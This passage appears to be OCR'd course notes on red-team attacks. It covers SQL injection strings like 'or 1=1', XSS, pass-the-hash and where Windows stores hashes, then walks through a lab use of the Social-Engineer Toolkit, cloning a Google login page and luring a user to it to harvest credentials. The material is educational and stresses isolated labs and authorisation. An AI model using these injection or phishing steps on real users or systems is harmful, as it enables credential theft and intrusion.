- The tool will list all the user accounts and then recover their individual passwords.

Compromising System using Ophcrack



Compromising a remote System

- To compromise remote systems, two hacking tools and one technique are necessary.
- The technique that a hacker must be knowledgeable about is social engineering.
- The two tools that are required are the Nessus scanner (or its equivalent) and Metasploit.
- Using social engineering, a hacker should be able to obtain information, such as the IP addresses of valuable targets.
- A network scanner, such as Nessus, can then be used to scan and identify the vulnerabilities in the said valuable target.
- This is then followed by the use of Metasploit to compromise the target remotely.
- There are many other scanning and exploitation tools that can be used to follow the same sequence and perform the hack.

Compromising the Web Systems

- Some organizations use their websites to offer services or sell products to online customers.
- Organizations such as schools have online portals to help them manage information and display it in several ways to different users.
- Hackers started targeting websites and web-based systems long ago, but back then it was just for the fun of hacking.
- Today, web-based systems contain highly valuable and sensitive data.
- Hackers are after this data to steal it and sell it to other parties or hold it to ransom for huge sums of money.
- At times, competitors are turning to hackers to force the websites of their competitors out of service. There are several ways in which websites can be compromised.

Compromising the web systems

SQL Injection:

- This is a code injection attack that targets the execution of inputs provided by users.
- Hackers supply inputs that can manipulate the execution of SQL statements causing a compromise and exposing underlying database.

Ex:- “or
“1 “=“1
select * from users where UserId= 105 or 1=1;
select UserId, Name, Password from users where UserId = 105 or 1=1;

Compromising the web systems

Cross Site Scripting:-

- This is an attack similar to SQL injection in that its targets use JavaScript Codes.
- Unlike SQL injection, the attack runs at the frontend of the website and executes dynamically.
- It exploits the input fields of a website if they are not sanitized.
- XSS scripting is used by hackers to steal cookies and sessions as well as display alert boxes.
- XSS scripting can be done various ways, namely stored XSS, Reflected XSS and DOM based XSS.
- Stored XSS is a variant of XSS scripting where hacker wants to store a malicious XSS script in the HTML of a page or in the database. This executes, when user loads the affected page

Broken Authentication

This is a common attack used in publicly shared computers, especially those in cybercafes.

When an attacker compromises a user's passwords, session tokens or other details to gain access to the user's account.

Broken authentication attacks target machines, as website establish sessions and store cookies on the physical computers but do not delete them.

Broken Authentication attackers have only to gain access to a couple of accounts to compromise an entire system by using tools such as automated password tools and dictionary attacks.

Broken Authentication

Due to poor design and implementation of identity and access controls, the prevalence of broken authentication is widespread.

Common risk factors include:


- Predictable login credentials
- User authentication credentials that are not protected when stored
- Session IDs exposed in the URL (e.g., URL rewriting)
- Session IDs vulnerable to session fixation attacks

Compromising the web systems

DDOS attack

- DDOS attacks used against big companies.
- Hackers are increasingly gaining access to botnets composed of infected computers and IOT devices.
- Botnets are made up of computing or IOT devices that have been infected with malware to make them agents.
- These agents are controlled by handlers.
- Handlers are the computers on the internet that bridge the communication between hackers and agents.

To execute DDOS attacks, hackers instruct the handlers to send a command to all agents to send requests to certain IP addresses.



According to the 2016 *Data Breach Investigation Report* from Verizon, 63% of confirmed data breaches happened due to weak, default, or stolen passwords, which was driven by the number of attacks targeting the user's credentials.

Identity is the new perimeter:

Credential theft is a growing trend in different scenarios, such as:

Enterprise users: Hackers that are trying to gain access to a corporate network and want to infiltrate without making any noise. One of the best ways to do that is by using valid credentials to authenticate, and be part of, the network.

Home users: Many banking Trojans, such as the Dridex family, are still actively in use because they target a user's bank credentials, and that's where money is.

Identity is the new perimeter:

The problem with this current identity threat landscape is the home users are also corporate users and are bringing their own devices to consume corporate data.

Consider a scenario, where a user's identity for his personal application, resides in the same device that has his corporate credentials in use to access the corporate related data.

The problem with users handling multiple credentials for different tasks is that user's might utilize the same password for these different services.

For ex using password for his cloud based email service and corporate domain credentials will help hackers because they only need to identify the username, since once one password is cracked, all others will be the same.





Fig: Example of how stolen credentials are used

- The attackers does not really need to prepare the entire infrastructure to launch the attack. They can just rent out the bots belong to someone else.
- IOT DDoS attack, and according to ZingBox, "the price for 50,000 bots with attack duration of 3600 secs (1 hour) and 5-10-minute cooldown time is approximately $3,000 to $4,000 per 2 weeks."
- As cloud computing grows, the amount of **Software as a Service** (**SaaS**) apps that use the cloud provider's identity management system also grows, which means, more Google accounts, more Microsoft Azure accounts, and so on.
- One Example of broken two-factor authentication involved the activist DeRay Mckesson. Hackers called Verizon, and using social engineering skills, they pretended they were Mckesson, and convinced them that his phone had a problem.

Strategies for compromising user's identity

The **Red Team** must be aware of all these risks, and how to exploit them during the attack exercise. For this reason, it is important to establish a plan of attack before we start acting.
This plan should take into consideration the current threat landscape, which includes three stages:



Strategies for compromising user's identity

During **Stage 1**, the **Red Team** will study the different adversaries that the company has. In other words, who can potentially attack us? The first step to answer this question is to perform a self-assessment and understand what type of information the company has, and who would benefit from obtaining it. You might not be able to map all adversaries, but at least you will be able to create a basic adversary profile, and based on that you can move on to the next stage.

In **Stage 2**, the **Red Team** will research the most common attacks launched by these adversaries. Remember, that many of these groups have a pattern. While it is not fully guaranteed that they will use the same technique, they might use a similar workflow. By understanding the category of the attack, and how they are created, you can try to emulate something similar during your attack exercise.

The last stage again starts with research, but this time to understand how these attacks are executed, the order in which they were executed, and so on.

Gaining access to the network

- Part of the planning process is to gain access to a user's credentials and understand how to get access to the internal network from outside.
- One of the most successful attacks is still the old phishing email. The reason this attack is so successful is because it uses social engineering techniques to entice the end user to perform a specific action.
- Before creating a crafted email with a malicious dropper, it is recommended to perform recon using social media to try to understand the target user's behavior outside of work.

- Identify things such as:

- Hobbies
- Places that he/she usually checks into
- Preferred food
- Sites that are commonly visited


Harvesting Credentials

For example, if the target computer is vulnerable to CVE-2017-8563 (allows an elevation of privilege vulnerability due to Kerberos falling back to NTLM Authentication Protocol), it will be easier to perform a privilege escalation, and potentially gain access to a local administrator account.
Most attackers will perform a lateral movement within the network, trying to obtain access to an account that has privileged access to the system, therefore the same approach should be used by the Red Team.

Pass the Hash:

- password has a hash, and this hash is a direct, one-way, mathematical derivation of the password itself, which only changes when the user changes the password.
- Depending on how the authentication is performed, it is possible to present the password hash instead of a plaintext password as proof of the user's identity to the operating system.
- Once the attacker obtains this hash, he can use it to assume the identity of the user (victim), and continue his attack within the network.

Harvesting Credentials



Harvesting Credentials

Once the Red Team gains access to the local computer, they can try to steal the hash from the following locations:

The **Security Accounts Manager** (**SAM**) database
The **Local Security Authority Subsystem** (**LSASS**) process memory
The **Domain Active Directory Database** (domain controllers only)
The **Credential Manager** (**CredMan**) store
The **Local Security Authority** (**LSA**) secrets in the registry

Hacking User's Identity

Now that you know the strategies, it is time for some hands-on activity. However, before that, here are some important considerations:

1. Do not perform these steps in a production environment
2. Create an isolated lab to test any type of Red Team operation
3. Once all tests are done and validated, make sure you build your own plan to reproduce these tasks in a production environment as part of the Red Team attack exercise
4. Before performing the attack exercise, make sure you have the agreement of your manager, and that the entire command chain is aware of this exercise

Brute force

The first attack exercise might be the oldest one, but it is still valid for testing two aspects of your defense controls:

- **The accuracy of your monitoring system**: Since brute force attacks may cause noise, it is expected that your defense security controls can catch the activity while it is happening. If it doesn't catch it, you have a serious problem in your defense strategy.
- **How strong is your password policy?**: If your password policy is weak, chances are that this attack will be able to obtain many credentials. If it does, you have another serious problem.

For this exercise, there is an assumption that the attacker is already part of the network and it could be a case of an internal threat trying to compromise a user's credentials for nefarious reasons.

On a Linux computer running Kali, open the **Applications** menu, click **Exploitation Tools**, and select **metasploit-framework**:

Note: Refer Hacking into User Identity Tutorial.

Hacking User's Identity-Social Engineering Attack.

Ensure Kali linux and Ubuntu VM are up and running.
Search for Setoolkit in kali linux terminal.

sudo setoolkit

```
Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set>
```

Then select from the menu 1 and click enter
Similarly select 2 from below menu

```
  2) Website Attack Vectors
  3) Infectious Media Generator
  4) Create a Payload and Listener
  5) Mass Mailer Attack
  6) Arduino-Based Attack Vector
  7) Wireless Access Point Attack Vector
  8) QRCode Generator Attack Vector
  9) Powershell Attack Vectors
 10) Third Party Modules

 99) Return back to the main menu.
```

Then choose option 3 from below to harvest the credentials

Hacking User's Identity

```
 1) Java Applet Attack Method
 2) Metasploit Browser Exploit Method
 3) Credential Harvester Attack Method
 4) Tabnabbing Attack Method
 5) Web Jacking Attack Method
 6) Multi-Attack Web Method
 7) HTA Attack Method

99) Return to Main Menu
```

Then choose web templates from below menu

```
  1) Web Templates
  2) Site Cloner
  3) Custom Import

 99) Return to Webattack Menu
```

Now you can give IP address of kali Linux and choose Google page to clone..(Google template).. Now the listener(your kali linux machine is ready)

Then go to target machine either Windows/Ubuntu..

Then create a link using html code and embed the IP address of kali linux.

Use the below HTML code to get the link or type the IP address of kali linux in windows browser.

```
<html>
<body>
<a href="http://192.168.62.128"> Login to Google here</a>
</body>
</html>
```

Then , after clicking the link "Login to Google here", it will open google page to enter your credentials(username and password) and click on sign in,

If you check at the listener side(in kali linux VM)..you were able to see the credentials of logged in user..